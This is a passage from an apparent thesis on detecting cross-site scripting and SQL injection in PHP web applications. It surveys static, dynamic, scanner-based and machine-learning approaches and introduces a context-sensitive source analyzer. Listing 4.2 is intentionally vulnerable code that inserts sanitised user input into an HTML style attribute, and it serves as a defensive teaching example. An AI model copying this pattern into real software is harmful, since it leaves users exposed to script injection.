the first open source, static code analyzer, named Pixy [58] that automatically detects security vulnerabilities in the source code of the web applications. Later, they employed a novel three-tier architecture to capture information at decreasing levels of granularity at the intrablock, intraprocedural, and interprocedural level [19, 59]. They handled dynamic features of scripting languages that had not been adequately addressed by the previous techniques. They used control flow graph (CFG) to perform data flow analysis. For this, they represented each PHP file in three-address code and performed taint analysis on that code. In taint analysis, data from an external user is marked as tainted data. If tainted data is used in the program without any validation, then it indicates the presence of vulnerability. The limitation of this tool is, it does not examine the context-sensitivity of the user input in sink-statement and provides false results.

Xie and Aiken [16] used symbolic execution to model the effect of statements inside the flow of a program using Control Flow Graphs (CFGs). In their approach, information is computed bottom-up for the intra-block, intra-procedural, and inter-procedural scope. As a result, their analysis is flow-sensitive and inter-procedural, and comparable in power to Pixy. However, recursive function calls are treated as no-ops, and no alias analysis is performed.

Wassermann and Su [17] proposed a static analysis approach to detect XSS and SQLI vulnerabilities by combining tainted information flow with string analysis. Their approach addresses the problem of weak or absent input validation by merging the work on tainted information flow with string analysis. They used a regular language to track tainted data. Their approach addresses the missing sanitization as well as faulty sanitization problem, however suffers from false positive and false negative results.

Agosta et al. [18] employed symbolic execution and string analysis technique. Their approach approximated the string values that may appear in a sensitive sink and results in good precision. In 2010, Johannes Dahses [20] proposed a static code analyzer and implemented in a tool, named RIPS [60]. This tool is used to detect various vulnerabilities present in web applications developed in PHP scripting language. His technique uses intra-procedural and inter-procedural taint flow analysis. To perform taint analysis, RIPS implements three arrays for the sensitive source, sensitive sink, and sanitization routines. The analysis starts by propagating tainted data to the other statement. If sensitive sink uses these data without any sanitization/validation, then it marks them as vulnerable. If the tainted data have been untainted by any securing routine present in the sanitization array, the sink is not marked as vulnerable. The comparative study of RIPS

against Pixy reveals significant improvement in the performance but it also not incorporated the context-sensitivity of user-input in the output-statement.

In summary, static code analyzers employ static program analysis techniques for identifying XSS and SQLI vulnerabilities in the source code of web applications without their execution. First, these analyzers identify the input source statements and their corresponding sink statements that use input data. Then, they check that applied security mechanism is sufficient or not to prevent the vulnerability, to conclude the sink statement is vulnerable or not. As we mentioned earlier, in the modern web applications, a user-input is referenced in different HTML contexts and requires specific filters to avoid XSS vulnerabilities.

Most of the aforementioned approaches rely on standard sanitization function and declare the absence of XSS vulnerability if any standard sanitization function is used in the code, which is the main reason for high false results. In other words, most of the existing static source code analyzers are focusing on the identification of missing sanitization and ignoring the faulty sanitization problem. A faulty sanitization is defined as a security mechanism, which is not sufficient in a specific HTML context.

To handle the HTML contexts, Shar and Tan [21] have applied a pattern matching technique to identify HTML context and used ESAPI [61] escaping library to mitigate XSS vulnerabilities in the Java-based web applications. It is found that the consideration of HTML contexts provide more accuracy in detection of security vulnerabilities. However, their approach strictly uses prevention rules defined by OWASP [42] to detect the potentially vulnerable statements and cannot be extended for PHP based web applications, as these APIs are not available for PHP language. Moreover, their approach has not considered all possible nested contexts present in web applications. Researchers in papers [29, 62] have pointed out that context-mismatched sanitization and inconsistent multiple sanitization issues essentially require modification in approaches for detecting the HTML context-sensitive vulnerabilities. All these limitations lead to false positive and false negative results. One of the goals of our research work is to improve the vulnerability detection accuracy of static code analyzer by incorporating HTML context-sensitivity knowledge in it.

3.3.1.2 Dynamic Code Analysis Approaches

Dynamic code analysis approach detects the security vulnerabilities in the web applications by observing their behavior through execution. Researchers in papers [22–24] proposed dynamic taint-analysis based approaches, which taint, propagate, and monitor untrusted input sources in an application through execution. Nentwich et al. [63] proposed an approach for preventing XSS by tracking the flow of sensitive information inside the web browser. Haldar et al. [22] proposed an approach for tracking user input at runtime to prevent the improper use to malicious inputs during program execution. In the context of context-sensitive sanitization, Saxena et al. [29] employed positive taint tracking for detecting and repairing incorrect sanitizers in ASP.NET applications. Paper [64] contains the detail of dynamic taint-analysis algorithm, implementation issue, and other considerations that are required in a security context.

Chess and West [65] proposed a dynamic taint based approach to detect vulnerabilities. In this method, the tainted data is inspected to check the validity of input before their use during the execution of the program. The dynamic analysis method developed by Doudalis et al. [66] detects illegal memory accesses by the using dynamic tainting method. Their method can efficiently identify tainted memory locations at runtime. Y. Shin et al. [67] proposed an approach which identifies actual input manipulation vulnerabilities by test case generation and static code analysis. They implemented a prototype tool SQLUnitGen for detection of SQL injection vulnerability. The author uses "AMNESIA" for static code analysis and "Crasher" to generate test case so that programmer can identify vulnerable locations in the program. They compared SQLUnitGen with FindBugs, which is static code analysis tool for Java program on six version of two web application and concluded that SQLUnitGen performs better (generate 483 attack test cases). SQLUnitGen produces no false positive but there are significant false negative, and its performance degraded when the different types of applications are used. Thus, the false negative is the key limitation of this approach and performance varies with the different type of applications. Kieyzun et al. [68] suggested a con-colic execution tool "Ardilla" to detect SQL injection vulnerability by generating SQL injection attack vectors. These vectors are used as input to the web application to expose the SQL injection vulnerability. Such type of techniques generate sample input, track taints symbolically through execution (including through database accesses), and mutate the input to produce concrete exploits.

Further, a large number of other approaches are also proposed, which use testing techniques for the same purpose (which are reviewed in Section 3.3.2). These approaches are generally used

during the testing phase of web development life cycle. In which, tester builds and feeds a set of benign and malicious input vectors into the web application, and analyze the output behavior, to check the web application contains security vulnerabilities or not.

In summary, dynamic analysis based approaches can detect missing sanitization and context-mismatched sanitizer. However, such analysis has completeness issue and produce the false negative results. Because it is a tough task to develop attack vectors(test inputs) that can completely explore all attack space in the applications. Furthermore, these approaches analyze the source code at run-time, hence affecting the run-time performance and stability of applications [44].

3.3.1.3 Comparison of Static and Dynamic Analysis Approaches

The static analysis based approaches measure the run-time properties of a program from the source code for detecting vulnerabilities. While dynamic analysis based approaches detect the vulnerabilities by executing the programs. Both types of approaches have pros and cons. Table 3.1 presents a comparative study of static and dynamic analysis approaches.

TABLE 3.1: Comparison of static and dynamic analysis approaches

Characteristics	**Static Analysis**	**Dynamic Analysis**
detect vulnerability location	Yes	No
require input for analysis	No	Yes
complexity	Low	High
precision	General	High
analysis in early phase	Yes	No
need of source code	Yes	Partly Need
application need to be deployed	No	Yes
prone to false negative results	Low	High
prone to false positive results	High	Low

From this table, it can be seen that static analysis based approach provides more comprehensive results than the dynamic analysis based approach. Because it analyzes entire source code statements, whereas dynamic analysis based approach analyzes only a set of code statement, which occurs in an execution path for given inputs. Compared to static analysis based approaches, dynamic analysis based approaches have some other limitations. First, such approaches can only detect vulnerabilities in the parts of the code that are present in the execution paths. Second, the results produced are not generalized for future executions. Third, there is no certainty that

the set of inputs over which the program has executed characterize all possible program executions. Thus, the accuracy of dynamic analysis approaches in detecting vulnerabilities depends on the considered attack vectors. Further, these approaches work with an executable version of applications, therefore, cannot be applied in early phases of software development.

Researchers have combined static and dynamic analysis approaches and proposed new approaches, named as hybrid code analysis approaches. Balzarotti et al. [62] proposed a novel approach for the analysis of the missing and faulty sanitization process and implemented in a tool, named Saner. Saner employs static analysis technique to model the user input sanitization process. Then, it injects a set of attack vectors into vulnerable-prone locations to detect an actual status of sensitive sink statements. Lam et al. [69] proposed an approach by combining static taint analysis, model checking, dynamic taint tracking and runtime detection and developed a model checker QED (Query-based Event Director) for J2EE web applications.

3.3.2 Web Vulnerability Scanners

Web vulnerability scanners are based on the black box testing techniques. Instead of using the source code, these tools interact with the web application being tested just as a user with a web browser. They take "URL" as input and scan each web page using the tree structure of the web pages. They inject malicious attack vectors into the website input parameters and investigate the vulnerabilities. More specifically, a vulnerability scanner first crawls a web application to find out possible ways in which a user input is referenced in it. Attacker uses these ways to inject malicious-data into the web applications. In practice, attackers inject malicious data via. URL parameters, HTML form parameters, HTTP cookies, HTTP headers, URL path, and so on. Once the scanner has found all possible injection points in the application, the next step is to give the web application input which is intended to exploit a vulnerability in the web application. This process is typically called fuzzing. Then, a scanner tool issues an HTTP request to a web application and receive HTTP responses that contained HTML code. These HTML pages tell the tool how to generate new HTTP requests to the application. The specifics of choosing which injection vectors to fuzz and when are specific to each scanner. Finally, the black-box tool will analyze the HTML and HTTP response to the fuzzing attempts in order to tell if the attempt was successful. These techniques are used in the testing phase to identify the vulnerabilities in the source code of the developed web applications.

Huang et al. [70] developed a tool (WAVES) for assessing web application security with which we share many points. They had a scanner for finding the entry points in the web application by mimicking the behavior of a web browser. They employ a learning mechanism to fill web form fields sensibly and allow deep crawling of pages behind forms. Attempts to discover vulnerabilities are carried out by submitting the same form multiple times with valid, invalid, and faulty inputs, and comparing the result pages. Moreover, black-box vulnerability scanner aims not only at finding relevant entry-points, but also at building a complete state-aware navigational map of the web application.

Jan-Min Chen and Chia-Lun Wu [71] implemented a vulnerability scanner that automates the detection of injection attacks by analyzing the web application to find and scan the external links contained for vulnerability. The proposed system consists of two components: Spider- crawls the website to find injection points and Scanner- starts the injection test and analysis the response to detect vulnerable points. They implemented their tested their work on seven websites taken from the National Vulnerability Database. E. Galan et al. [72] introduced a novel multi-agent scanner that efficiently scans the websites to discover the presence of stored XSS vulnerabilities. Their work extends the existing vulnerability scanners to support stored XSS vulnerabilities. It crawls the website to build an injection point repository, and then XSS attack vectors are launched from the Attack vector repository. Later, the website is again crawled to identify the success rate of the XSS attacks performed to generate a report of exploitable vulnerable points contained. The proposed scanning system is implemented and tested against two different setups.

Researchers proposed and implemented many open source projects such as Wapiti [73] and commercial products such as IBM Security AppScan [74], Acunetix [75], Retina Web Security Scanner [76] to detect security vulnerabilities. More details of current vulnerability scanning tools are listed in [77]. The open-source tools are free of charge to use but are not efficient. On the other hand, commercial products are more efficient in comparison to open source tools but these scanners are costly and not affordable for small companies. A major drawback of black-box scanners is that they do not guarantee to find all vulnerabilities present in the web applications as these scanners check vulnerability only in those paths that occur in their executions for the supplied input vectors. Also, they do not provide the detail of code statements exploitable to the security attacks.

3.3.3 Vulnerability Prediction Models

The prediction of vulnerability in the source code of the web applications is another stream of research that is used to provide security against security vulnerabilities. Prediction models are useful in the code verification phase to identify the probable vulnerable code sections in the source code of applications [78, 79]. These models are built using static and dynamic code attributes that are obtained from the source code. These models help in saving the time and resources of software tester by focusing them on vulnerable prone code sections.

Various approaches have been proposed to build vulnerability prediction models for predicting vulnerable code at a statement, component, and program level. Chowdhury and Zulkernine [79] used complexity, cohesion and coupling metrics to predict vulnerability-prone files in the Mozilla Firefox application. They built predictors using four machine learning classifiers namely C4.5 Decision tree, Random Forest, Logistic Regression, and Naive Bayes. The performance of predictors is evaluated on 52 releases of the Mozilla Firefox using various performance measures. They achieved the highest accuracy of 72% and recall values of 74% for C4.5 decision tree algorithm.

Zimmerman et al. [80] considered the finding of vulnerabilities in software module is like "searching for a needle in a haystack". They proposed a large-scale empirical study on windows vista to evaluate the prediction performance of vulnerability prediction model based on classical metrics like code churn, coverage, complexity, the organizational structure of the company, and dependency measures. They had built two different vulnerability prediction models. The first was built by using conventional software metrics (i.e., code churn, complexity, organizational measure, code coverage measure) and resulted in average precision values of 66.7% and average recall of 20%. The second prediction model was built by using dependencies between binaries and resulted in slightly lower precision (60%), but higher recall (40%).

Smith and Williams [81] proposed SQL hotspot as an indicator of the vulnerability. SQL hotspot is a place where a large number of SQL statements are present. They determined that the probability of any type of vulnerability in a file increases when that file contains more SQL hotspots per lines of code. They had built vulnerability prediction model for two application WikkaWiki and WordPress blog engine and compared the performance of each model. They achieved precision between 2% and 50% and recall between 10% and 40% for WordPress blog engine, and between 4% and 100% precision and 9% and 100% recall for WikkaWiki application.

Shin et al. [78] utilized code complexity, code churn, and developer activity metrics to detect vulnerable source code files. They had built prediction model by using logistic regression machine learning algorithm and achieved an average recall of 80% . They had not reported the precision value of their results. They investigated that the complex code programs are more prone to vulnerability and, predicated 80% known vulnerable files with less than 25% false positives.

All the above-discussed approaches considered that the probability of occurrence of vulnerabilities is more in the complex code. They used software metrics to build the prediction models by using different classification algorithms. On the other hand, authors of paper [82] stated that the use of an invalidated user-input is the primary source of injection vulnerabilities. They showed that the simple and tiny code program has many XSS and SQL vulnerabilities, which resembles with our observations. Therefore, general vulnerability prediction models that use code metrics (such as code complexity, and code churn) are not efficient to detect XSS and SQLI vulnerabilities.

L. K. Shar and H. B. K. Tan [82] have extracted input, output, validation and sanitization code constructs through static code analysis. Further, they had classified these code constructs in various categories and used them as features to build the machine-learning models for predicting SQL injection and cross-site scripting vulnerabilities. They used Pixy analyzer's APIs to implement a tool, named PhpMiner1, which extracts the proposed set of features. In their approach, each sensitive sink is represented by data dependency graph (DDG). The nodes of dependency graph are analyzed, and if any sanitization function is on a node, then PhpMiner1 classify them into one of those attributes. They collected attribute vector from three web applications and their vulnerability information obtained from Pixy and Ardilla. They used three different classifiers, J48, Naive Bayes, and Multi-Layer Perceptron which are implemented in WEKA, to build prediction model. They achieved precision values of 97.4% and recall values of 95.6% for Multi-Layer Perceptron classifier. The limitation of this approach is that it does not give correct results for the HTML context-sensitive and path-sensitive vulnerabilities.

Researchers [83] proposed a hybrid program analysis to predict SQL injection vulnerability and cross-site scripting (XSS). In this paper, they proposed and extracted fifteen static analysis attribute and seven dynamic analysis attribute. Static analysis attributes are collected in a similar way as in [25]. For collecting dynamic attributes they uses dynamic analysis, in which if a node of data dependency graph (DDG) contains user defined function or string replacement function

then they are classified by systematic execution of these functions and analysis of their execution traces.

Medeiros et al. [6] proposed an approach based on the static analysis and data-mining technique to detect vulnerabilities with an objective of less false positives. They manually analyzed the taint analyzer's result for vulnerable instances and identified a set of code attributes. They considered code constructs that manipulate the strings as features. They build many prediction models by using random forest, MLP, SVM, J48, random tree, naive bayes machine learning algorithms. They achieved an accuracy of 92.1% on a set of web applications. They compared their approach with Pixy analyzer and found that Pixy gives only 44% accuracy on the same dataset.

Text-mining based feature sets are the basic feature sets that are extensively used in literature to build prediction models to solve problems in different domains (i.e. sentiment classification, fault prediction & defect prediction). Hata et al. [84] were among the pioneers to propose a text-mining based technique for detecting fault-prone modules. They used naive bayes and logistic regression classifiers to build the two detection models. Shin and Williams [36] proved, the fault and vulnerability have many commonalties and fault prediction model can also be used to predict security vulnerabilities. Hovsepyan et al. [85] proposed the first text-mining based prediction models for predicting vulnerable files in the source code of the software applications. They considered the source code as text and characterized each source code files as a term frequency vector.

Scandariato et al. [86] proposed an approach based on text mining for the prediction of vulnerable software components in Android applications. They represented each Java file as a bag of word representation. They build feature vector for each Java file by using those words and their frequencies. The vulnerability information is obtained by using HP Fortify, which is a commercial static code analysis tool. They performed their experiment on 20 android application of different version. They used two classifiers naive Bayes and Random Forest and achieved average precision values of $> 80\%$ and recall of $> 80\%$. Their analysis showed that vulnerability prediction model built from one version of Android application can predict vulnerabilities in the future versions.

Walden et al. [87] compared the software metrics and text mining features (i.e. unigram) and observed that text-mining features provide significantly better performance in the prediction of XSS vulnerabilities. They proposed dataset containing 223 vulnerability from the three PHP

web applications. Their results showed that prediction model built from text-mining features has higher recall in comparison to the software metrics based prediction models.

Table 3.2 provides a summary of related vulnerability prediction approaches.

TABLE 3.2: A summary of related vulnerabilities prediction approaches

Authors	Features	Applications	Source code language & Identified vulnerabilities	Machine-learning Algorithms	Performance
Shin et al. [78]	Code complexity, code churn, and developer activity metrics	Mozilla Firefox web browser, Red Hat Enterprise Linux kernel	C++ / General vulnerabilities	Logistic regression, J48, Random forest, NB, Bayesian network	Recall: 80 %
Chowdhury and Zulkernine [79]	Code complexity, coupling and cohesion metrics	Mozilla Firefox web browser	C++ / General vulnerabilities	Logistic regression, C4.5, Random forest, NB	Precision: 4% Recall: 74% Accuracy: 73% F1 measure: 73%
Shar and Tan [25]	Static code attributes	PHP web applications	PHP /XSS, SQL	C 4.5, NB, MLP	Recall: >78% Pf: <6%
Shar et al. [83]	Static and dynamic code attributes	PHP web applications	PHP / XSS, SQL	Logistic regression, MLP	Recall : 86% Pf: 3%.
Hovsepyan et al. [85]	Uni-words	K9 mail client application	Java / any vulnerabilities	SVM	Accuracy : 87%, Precision : 85% Recall : 88%
Scandariato et al. [86]	Unique-words	Java Applications	Java / General vulnerabilities	Decision Trees, k-Nearest Neighbour, NB, Random Forest and SVM	Recall: 82 %.
Walden et al. [87]	PHP tokens and software metrics (i.e. Cyclomatic complexity)	PHP-MyAdmin, Moodle, and Drupal CMS	PHP/ Code Injection, CSRF , XSS, Path Disclosure	Random Forest	Recall: 80.5% Accuracy: 75.4%

3.4 Attack Detection and Prevention Approaches

These approaches are implemented at either client side or server side to monitor the user-input for preventing the web applications from the real time injection attacks. These approaches are used to detect the vulnerabilities, which are missed by earlier phase security approaches. Basically, these approaches placed additional infrastructures to support secure execution of web applications and are used to provide security at run-time. Typically, such type of approaches first create a model of the normal behaviors of the web applications. Then, a detection phase starts that inspects the inbound traffic for malicious input that signifies an attack. These approaches detect not only Injection attack but also take essential actions to prevent them. However, the effectiveness of such approaches depends on the creation of the web application model, attack vectors and the preventing actions against attacker's malicious inputs.

Sadeghian et al. [88] presented a review of current SQL injection detection and prevention techniques. Antunes et al. [13] proposed an attack injection approach for the automatic identifying of vulnerabilities in software components. They generated a large number of attack vectors by

using a test generation algorithm. Next, they injected these vectors and monitored the execution behavior. They treated unexpected behavior as a presence of vulnerability. Liu et al. [89] proposed a proxy based blocker, which is known as SQLProb for detecting SQL injection attack at runtime. Their approach works in the two phases. In the first phase, all queries used by an application are collected. In second phase user input is extracted from query generated by that application and after that, the input is validated in the context of the generated query's syntactic structure. They used a genetic algorithm for this purpose. The advantage of this approach is that it does not require any code change and has no need of learning. The limitation of this approach is that it uses customized MySQL proxy, which is a program for MySQL server. So, if application uses other databases, then this approach cannot be used.

Halfond and Orso [90] proposed a model-based technique called AMNESIA, which uses static analysis and runtime monitoring to detect and prevent SQL injection attack. Their approach applied two type of analysis- static and dynamic. In static part, AMNESIA finds all SQL hotspot and builds Non-Deterministic Finite Automata (NDFA) by using SQL tokens and a string literal. In dynamic part, all queries are intercepted and checked with the model build in static phase. If a query satisfies the model, then the tool will send them to the database for execution. Otherwise, it blocks that query before sending then to the database and detects it as a SQL injection attack. The main limitation of this approach is that if the static analysis creates an inaccurate model, then AMNESIA could raise a false alarm. Thus, the accuracy of this method is depending on the model build during static analysis.

To protect web applications from SQL Injection attacks, Buehrer el al. [91] performed the parse tree validation of SQL statements. They compared the parse tree of SQL statements before and after user input inclusion in them. Merlo et al. [92] proposed an approach by combining static analysis, dynamic analysis, and code re-engineering approach for providing security against SQL attacks. Bisht et al. [15] proposed a technique CANDID (CANdidate evaluation for Discovering Intent Dynamically), which is able of detection and prevention of SQL injection attacks. The approach uses dynamic candidate evaluation, a technique that automatically mines developer-intended query structures at each SQL hotspot with valid inputs. After that, it compares it with benign query statement. If the structure of both queries is not same, then it is an SQL injection attack. They solved the issue of manually modifying the application to create prepared statements. Wurzinger et al. [93] proposed a server-side solution to secure the web application from cross-site scripting attacks. In their approach, all HTML responses are intercepts by a reverse proxy. It comprises a modified web browser to detect the script content.

Zhang et al. [14] proposed an execution flow analysis to prevent XSS attacks on JavaScript programs running in a web browser. Their approach is deployed in the proxy mode as an intrusion detection proxy. Program automaton is learned by using pre-build FSA algorithm.

3.5 Summary

In this chapter, we have divided existing solutions to defend the web applications from XSS and SQLI vulnerabilities into three categories - secure coding techniques; attack detection and prevention approaches; and vulnerability detection approaches. It is found that these solutions are applied in the different phases of software development life cycle with different objectives. *Secure coding techniques* focus on the development of secure code by using a set of defensive coding rules in the implementation phase. *Attack detection and prevention approaches* focus on preventing the attacks during runtime by employing various attack monitors. *Vulnerability detection approaches* focus on the detection of vulnerabilities in the source code in the code verification and testing phases. It is observed that the vulnerability detection approaches are the most appropriate solution for detecting and mitigating the root cause of problems.

The dynamic analysis based approaches such as attack detection and prevention approaches, and web vulnerability scanners are discussed for the completeness of the review of existing work. However, these are not within the scope of the present research work.

Chapter 4

Context-Sensitive Source Code Security Analyzer

Static source code analyzers are automated tools that are commonly used for finding security vulnerabilities in the source code of web applications [94]. Due to increasing threats to systems from security vulnerabilities, the use of the tools has become inevitable for detecting security vulnerabilities in current and legacy web applications.

In chapter 3, it has been analyzed that the ignorance of HTML context-sensitivity is a major issue in the existing source code security analyzers in the detection of XSS vulnerabilities. To address this issue, we propose an approach to detect context-sensitive XSS vulnerabilities precisely. We begin this chapter with an explanation of working overview of a source code analyzer and provide the details of current most popular source code analyzers. Next, the limitations of the existing vulnerability detection approaches and the necessity for consideration of HTML context-sensitivity are discussed. Finally, the proposed approach is explained in details and its comparative analysis is done with two existing source code analyzers. This chapter ends with concluding remarks.

4.1 Introduction

Source code analyzers analyze the source code of programs for different purposes without executing them. They do not depend on the value of input parameters and perform the exhaustive

analysis of all possible paths in a program. Many source code analyzers have been developed in the past for style checking, program understanding, bug finding and many more purposes. Among the variety of purposes, these tools are widely used in the software organizations for analyzing the vulnerabilities in the web applications [17]. These tools apply static program analysis technique to examine the source code and report the vulnerable code statements.

Figure 4.1 shows a block diagram of source code analyzer. Typically, a static source code



FIGURE 4.1: Block diagram of source code analyzer

analyzer consists of three phases: *program model construction, security analyzer and result processing*. In the model construction phase, the source code is transformed into its abstract representation by using different analysis techniques [52] such as lexical analysis, parsing, data and control flow analysis. An intra-procedural and inter-procedural analysis is performed based on the scope of analysis. In the security analysis phase, a set of rules is defined for a specific type of vulnerability and used them to analyze the vulnerabilities. The result processing phase provides vulnerable code and their related information.

A number of source code analyzers have been developed as open-source projects or as commercial products to find security vulnerabilities in web applications [94]. Table 4.1 and Table 4.2 shows the details of the most popular open source and commercial static code security analyzers developed to detect vulnerabilities in web applications [94].

The limitation of existing approaches and a need for HTML context-sensitivity consideration can be illustrated with the help of examples given in Listing 4.1 and Listing 4.2.

TABLE 4.1: List of open source static code security analyzers

S. No	Source Code Security Analyzer	Language	Website
1	RIPS	PHP	http://rips-scanner.sourceforge.net/
2	FlawFinder	C/C++	http://www.dwheeler.com/flawfinder/
3	Pixy	PHP	https://github.com/oliverklee/pixy/
4	PMD	Java	https://pmd.github.io/
5	DevBug	PHP	http://www.devbug.co.uk/
6	VisualCodeGrepper	C/C++, PHP, Java	http://sourceforge.net/projects/ visualcodegrepp/

TABLE 4.2: List of commercial static code security analyzers

S. No	Source Code Analyzer	Language	Vendor	Website
1	Veracode	Java, PHP, python, perl	Veracode	https://www.veracode.com/
2	BugScout	Java, PHP, ASP	Buguroo	https://buguroo.com/
3	Checkmarx	Java, PHP, python, perl	CheckMarx	www.checkmarx.com
4	CodeSecure	Java, PHP, python, perl	Armorize Technologies	http://www.armorize.com /codesecure/
5	Coverity	PHP	Coverity	www.coverity.com
6	SCA	PHP, JSP, JAVA	Fortify Software	http://www8.hp.com/in/en /software-solutions /static-code-analysis-sast/
7	Codesonar	C, C++	GrammaTech	http://grammatech.com/

LISTING 4.1: non-vulnerable code

```
1 <html>
2 <body>
3 <?php
4 $input=$_GET['UserData'];
5 $checked_data= htmlspecialchars ( $input ) ;
6 echo $checked_data;
7 </body>
8 </html>
9 ?>
```

LISTING 4.2: vulnerable code

```
1 <html>
2 <body>
3 <?php
4 $input=$_GET['UserData'];
5 $data= htmlspecialchars ( $input ) ;
6  echo "<h1  style =' color : $data '>Welcome!!</h1
      >";
7 </body>
8 </html>
9 ?>
```

From these listings, it can be seen that same standard sanitization function i.e. *htmlspecialchars* is used in the both of these code snippets to avoid XSS vulnerabilities. Existing source code analyzers such as [59, 60] detect both code snippets as non-vulnerable to XSS, while one of them is vulnerable. It is due to the reason that in the code Listing 4.2 *user-input* is referenced in

an *output-statement* with an HTML code to generate a dynamic HTML document. This combination represents a *HTML Context*. Most of the existing approaches consider a source code as free from XSS vulnerabilities, if a *user-input* is sanitized by using a standard sanitization routine such as *htmlspecialchars()*. However, it is found that the standard sanitization functions are designed for a specific context and cannot prevent vulnerabilities in all HTML contexts [49, 50]. It requires different security mechanisms to avoid vulnerabilities in the different contexts, which is already explained with various examples in Section 2.3. Therefore, a sanitization function that works in one context may fail to sanitize a user-input in the other contexts [95]. The imprecise modeling of standard sanitization functions or non-modeling of all security mechanisms provides false-positive and false-negative results [32]. Thus, the determination of HTML context of user input is an important task in the precise detection of XSS vulnerabilities [29], which is missing in the most of the existing approaches. In addition to this, sanitizing for nested contexts adds its own complexity [96]. This also necessitates the consideration of nested HTML context in precise detection of XSS vulnerabilities.

4.2 Proposed Source Code Security Analyzer

The development of proposed context-sensitive static source code analyzer is based on two important findings - 1) XSS vulnerabilities occur due to the missing or inappropriate sanitization mechanisms; 2) knowledge of HTML context-sensitivity is essential for the precise detection and mitigation of XSS vulnerabilities. The proposed approach uses static program analysis and pattern matching techniques for the precise detection of XSS vulnerabilities. Figure 4.2 depicts a process flow of the proposed approach.

The proposed approach consists of three phases:- dependency construction phase, context finder phase, and vulnerability validation phase. *Dependency construction phase* takes a program as input and prepares a list of user-input (source), output (sink), and their associated dependent statements in the source code of the program by using static data and control flow analysis. *Context finder phase* first extracts HTML string associated in the sink statement and then determines the HTML context of user input in sink-statement using pattern-matching. Finally, in the vulnerability validation phase, a security mechanism (e.g. sanitization, escape function) used for cleaning the user-input in the sink-statement is examined, to determine whether the sink-statement is vulnerable or not. These phases are elaborated in the following subsections.

